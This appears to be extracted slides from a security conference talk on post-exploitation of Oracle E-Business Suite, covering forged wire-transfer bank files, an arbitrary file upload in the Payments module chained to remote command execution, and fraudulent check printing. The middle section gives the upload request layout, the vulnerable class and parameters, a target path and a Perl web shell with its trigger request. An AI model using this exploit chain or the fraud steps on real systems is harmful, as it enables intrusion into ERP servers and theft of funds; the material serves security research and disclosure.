
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Wire Transfer Bank File

```
101 73619827310SYS111001909100309K094101NEW YORKI  
5220. FF3. US1SYS11100 IATQUICKI  
6227361982730007. 00001086000303456.  
710BUS00000000000000108600. EBS. DEMO. SUPP  
711VISION. OPERATIONS. 475. PARKI AVENUE  
712NEW YORK*NY\ US*-10022\  
713BANKI OF AMERICA. 1 736198273.  
714BANKI OF AMERICA. 01736198273.  
71520. FALSE STREET*123. US*-16253.  
716MIAMI*FL
```

Bank Account Number

Branch Number

Payment Amount

Bank Name

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Wire Transfer Attack

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
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Wire Transfer Attack

What now?




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Wire Transfer Attack

Wire Transfer Attack



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Wire Transfer Attack

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RCE in E-Business Suite Payment module

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
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E-Business Suite Payment module

What is It?

- Payments module (IBY) is an EBS solution designed to facilitate the management of suppliers and customers payments
- It support many tunneling protocols for payment files, payment messages and transmission results
 - HTTP/s
 - FTP
 - AS/2



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E-Business Suite Payment module

How does Payments method access works?

It works like a pseudo-SOAP implementation with some differences:

- POST request to /ibytransmit
- Header **OapfDelEnvLen** contains body len for XML payload
- All remaining bytes (those between **OapfDelEnvLen** and **Content-Length**) contains the file Payload.

```
POST /OA_HTML/ibytransmit HTTP/1.0
```

```
...
```

```
OapfDelEnvLen: N
```

```
Content-Length: N + M
```

N

```
<?xml version="1.0">
```

```
<DeliveryRequest>
```

```
...
```

```
<DeliveryAction>
```

```
...
```

```
</DeliveryAction>
```

```
</DeliveryRequest>
```

M

```
use CGI;
```

```
print "\\r\\n";
```

```
...
```




E-Business Suite Payment module

How does Payments method access works?

Let's take a look into the body's XML structure

```
<DeliveryAction>
  <TransmissionOption>
    <Scheme></Scheme>
    <CodePoint>
      <CodePackage>com.full.package.name.of.ClassToUse</CodePackage>
      <EntryPoint>methodToExecute</EntryPoint>
    </CodePoint>
    <Parameter><Name>PARAM_NAME</Name><Value>PARAM_VALUE</Value></Parameter>
    ...
  </TransmissionOption>
  <PayloadInfo>
    <PayloadUniqueName>{random}</PayloadUniqueName>
  </PayloadInfo>
</DeliveryAction>
```

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How does Payments method access works?

This XML is translated on server side to something like this

```
com.full.package.name.of.ClassToUse.methodToExecute (  
    final Dictionary dictionary,  
    final InputStream inputStream  
)
```

where dictionary contains all values we pass as parameters and inputStream contains remaining payload bytes (All bytes after **OapfDelEnvLen** offset)



Arbitrary File Upload

The Vulnerable Payments method

- **Class:** oracle.apps.iby.net.FileDumpFunction
- **Method:** transmit(Dictionary **dictionary**, InputStream **inputStream**)
- **Parameters:**
 - **FILE_DIR:** Absolute directory to work over in the server
 - **FILE_NAME:** Filename of the file we are uploading
 - **TRANSMIT_REF:** Path where we want to upload the file (relative to FILE_DIR)

This function will write all content we sent, into the absolute path composed by **FILE_DIR + TRANSMIT_REF + FILE_NAME**.



Arbitrary File Upload

The Vulnerable Payments method

- **Class:** oracle.apps.iby.net.FileDumpFunction
- **Method:** transmit
- **Parameters:**
 - FILE_DIR: "/"
 - FILE_NAME: ""
 - TRANSMIT_REF: "u01/oracle/.../common/scripts/txkFNDWRR.pl"

All this mean we can write files anywhere in EBS, not even requiring to use a Path Traversal :)

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Arbitrary File Upload

From the Arbitrary File Upload to a Remote Command Execution

So, we are able to write files in EBS.

How can we use It to execute commands?

- **Create a new web server file containing a Web Shell**
 - Available resources are whitelisted in EBS
- **Overwrite an existing one**
 - We chose `/OA_HTML/txkFNDWRR.pl`, a PERL CGI, so I put my archeologist costume and I started coding



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
Uploading CGI Perl Script

```
POST /OA_HTML/ibytransmit HTTP/1.0
```

```
...  
OapfDelEnvLen: N  
Content-Lenght: N + M
```

```
<?xml version="1.0">  
...  
... "/u01/.../txkFNDWRR.pl" ...  
...
```

```
use CGI;  
print "\\r\\n";  
my $q = CGI->new;  
my $cmd = $q->param("cmd");  
print system($cmd);
```



```
GET /OA_HTML/txkFNDWRR.pl?cmd=id HTTP/1.0
```

```
...
```

With the web shell written, we are ready to start executing commands...



For practical purposes, we are going to upload and run another script to continue our attack (a python one ...)



IBY File Upload and RCE

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Checks Printing Attack

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
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E-Business Suite checks

How EBS checks are printed?

1. Checks Files are **generated with DB data.**
2. Checks Files are **sent to a remote printer.**



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E-Business Suite checks

What we need to print valid checks?

There are some information we have to take from EBS to print a valid check

- Check Layout or Template
 - We could download a already completed check and modify It with our information
 - It's common EBS has a RTF file containing checks templates.
- Print Queue
 - We need to know where to send the check file to be printed.



E-Business Suite Payments module

Check File Example

| | | | | | |
|---|-----------|----------------|------|--|----------|
| /1002/ &163281189& 839749280014/ 1002 1002 1002 | | | | | |
| Sep 10, 2019 | | Eko Party S.A. | 16 | | |
| 11111 | 10-Sep-19 | | .00 | | 1,069.00 |
| | | | .00 | | 1,069.00 |
| | | Sep 10, 2019 | 1002 | | 1,069.00 |
| One Thousand Sixty-Nine Dollars And Zero Cents***** | | | | | |
| Eko Party S.A. | | | | | |
| Sarmiento | | | | | |
| 3131 | | | | | |
| Miami,FL 123456 | | | | | |
| United States | | | | | |

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Checks Printing Demo

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Conclusions

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ERPs Post Exploitation

Conclusions

- Companies fully trust in their ERPs
- When critical software is compromised, functional controls are useless
- Old software with “new” vulnerabilities... Deserialization everywhere
- If Hackers improve their post exploitation, the end is near...

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